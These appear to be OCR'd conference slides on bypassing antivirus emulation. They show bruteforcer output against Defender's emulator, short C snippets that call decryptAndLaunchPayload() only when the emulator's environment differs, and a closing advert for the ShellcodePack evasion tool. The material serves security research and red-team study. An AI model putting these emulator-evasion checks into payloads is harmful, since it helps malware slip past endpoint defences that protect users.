
Blackbox Reverse Engineering

Bruteforce The Environment

- So much is hardcoded
  - Username & domain
  - Env variables
  - Start time
  - Filesystem
  - Running processes
  - etc








Blackbox Reverse Engineering

We can bruteforce anything

- Remember the earlier PEB check?
- Turns out Defender is bypassed because:
  - Real entry is C:\Windows\SYSTEM32\ntdll.dll
  - Emulated is C:\WINDOWS\system32\ntdll.dll




```
=====================================================
     Emulator Environment Bruteforcer Tool
=====================================================

[+] Preparations...
  [-] Using 32 bit samples
[+] Bruteforcing : PEP LDR module 1
[+] Starting synchronous tests...
  [-] Found: C
  [-] Found: C:
  [-] Found: C:\\
  [-] Found: C:\\W
  [-] Found: C:\\WI
  [-] Found: C:\\WIN
  [-] Found: C:\\WIND
  [-] Found: C:\\WINDO
  [-] Found: C:\\WINDOW
  [-] Found: C:\\WINDOWS
  [-] Found: C:\\WINDOWS\\
  [-] Found: C:\\WINDOWS\\s
  [-] Found: C:\\WINDOWS\\sy
  [-] Found: C:\\WINDOWS\\sys
  [-] Found: C:\\WINDOWS\\syst
  [-] Found: C:\\WINDOWS\\syste
  [-] Found: C:\\WINDOWS\\system
  [-] Found: C:\\WINDOWS\\system3
  [-] Found: C:\\WINDOWS\\system32
  [-] Found: C:\\WINDOWS\\system32\\
  [-] Found: C:\\WINDOWS\\system32\\n
  [-] Found: C:\\WINDOWS\\system32\\nt
  [-] Found: C:\\WINDOWS\\system32\\ntd
  [-] Found: C:\\WINDOWS\\system32\\ntdl
  [-] Found: C:\\WINDOWS\\system32\\ntdll
  [-] Found: C:\\WINDOWS\\system32\\ntdll.
  [-] Found: C:\\WINDOWS\\system32\\ntdll.d
  [-] Found: C:\\WINDOWS\\system32\\ntdll.dl
  [-] Found: C:\\WINDOWS\\system32\\ntdll.dll
[+] Found Value: C:\WINDOWS\system32\ntdll.dll

[+] Cleaning...
Done!
```

Blackbox Reverse Engineering

Environment variables

- Example with Defender
  - Implemented

    PATH, WINDIR, APPDATA, TEMP…
  - Not implemented

    PUBLIC, COMPUTERNAME, USERNAME, OS, …


```
============================================================
     Emulator Environment Bruteforcer Tool
============================================================

[+] Preparations...
  [-] Using 32 bit samples
[+] Bruteforcing : Environment Variable APPDATA
[+] Starting synchronous tests...
  [-] Found: C
  [-] Found: C:
  [-] Found: C:\\
  [-] Found: C:\\D
  [-] Found: C:\\Do
  [-] Found: C:\\Doc
  [-] Found: C:\\Docu
  [-] Found: C:\\Docum
  [-] Found: C:\\Docume
  [-] Found: C:\\Documen
  [-] Found: C:\\Document
  [-] Found: C:\\Documents
[+] Found Value: C:\Documents

[+] Cleaning...
Done!
```

Blackbox Reverse Engineering

Practical use case: Malicious ScreenSaver



Break Environment Implementation

Lesson from Bruteforce: Not an exe

```
int main(int argc, char **argv)
{
        if (endsWith(argv[0],".exe"))
                return 0;
        else
                decryptAndLaunchPayload();
}
```

Easy bypass for SCR!

Break Environment Implementation

Lesson from Bruteforce: Non implemented environment variable

Break Environment Implementation

Lesson from Bruteforce: Non implemented environment variable

```
int main(int argc, char **argv)
{
	char envVar[512];
	DWORD result = GetEnvironmentVariable("OS", envVar, sizeof(envVar));
	if (result > 0)
		decryptAndLaunchPayload();
	return 0;
}
```

Bypass All!

You may also check for the expected value (Windows_NT in this case)
But why bother?

Break Environment Implementation


Sum Up

- Some easy generic bypasses…
- If you know anything about the target -> Game Over
- With bruteforce you can dump the emulated system

Break Environment Implementation


Sum Up

- Some easy generic bypasses…
- If you know anything about the target -> Game Over
- With bruteforce you can dump the emulated system
  - Some limited counter exist, like randomization:



PS: Some Sad Side Findings

- Some AV will not detect 64bit version
- Many AV do not implement dynamic detection
  - Major AVs could not pass payload encryption…
- Free EP have better detection than some paid ones…
- Some AV way above others



Final Taught

- Breaking static analysis is not easy
  - The Emulation breaker stub must not trigger static detection!
  - Emulation is just one of the endpoint security mechanisms
- Detection stages can be misleading
  - Signature based/IOC
  - Heuristic
  - Emulation

A Classic: Researcher thinking he bypassed detection with advanced indirect syscall when in fact its just got out of the entropy range (or other machine learning heuristic).

ShellcodePack for RedTeams

To easily create advance shellcode launcher with dynamic bypass and multiple other AV/EDR bypass feature you can use BallisKit ShellcodePack.

ShellcodePack supports generation of EXE, DLL, CPL, XLL, PYTHON, Raw shellcode, etc. and can also be used to weaponize existing shellcode or .NET assembly.

Watch the next videos!

- Introduction to ShellcodePack for RedTeams
- Generate Python Shellcode Launcher for Assume Breach
- Weaponize Merlin C2 agent with ShellcodePack bypass profiles
- Remove EDR placed userland hooks with ShellcodePack

Thank you! Any questions?

- Reach out!
  - DM @EmericNasi
  - emeric@balliskit.com

- Benchmark & AV/EDR names cannot be made public but you can come to me after the talk ;)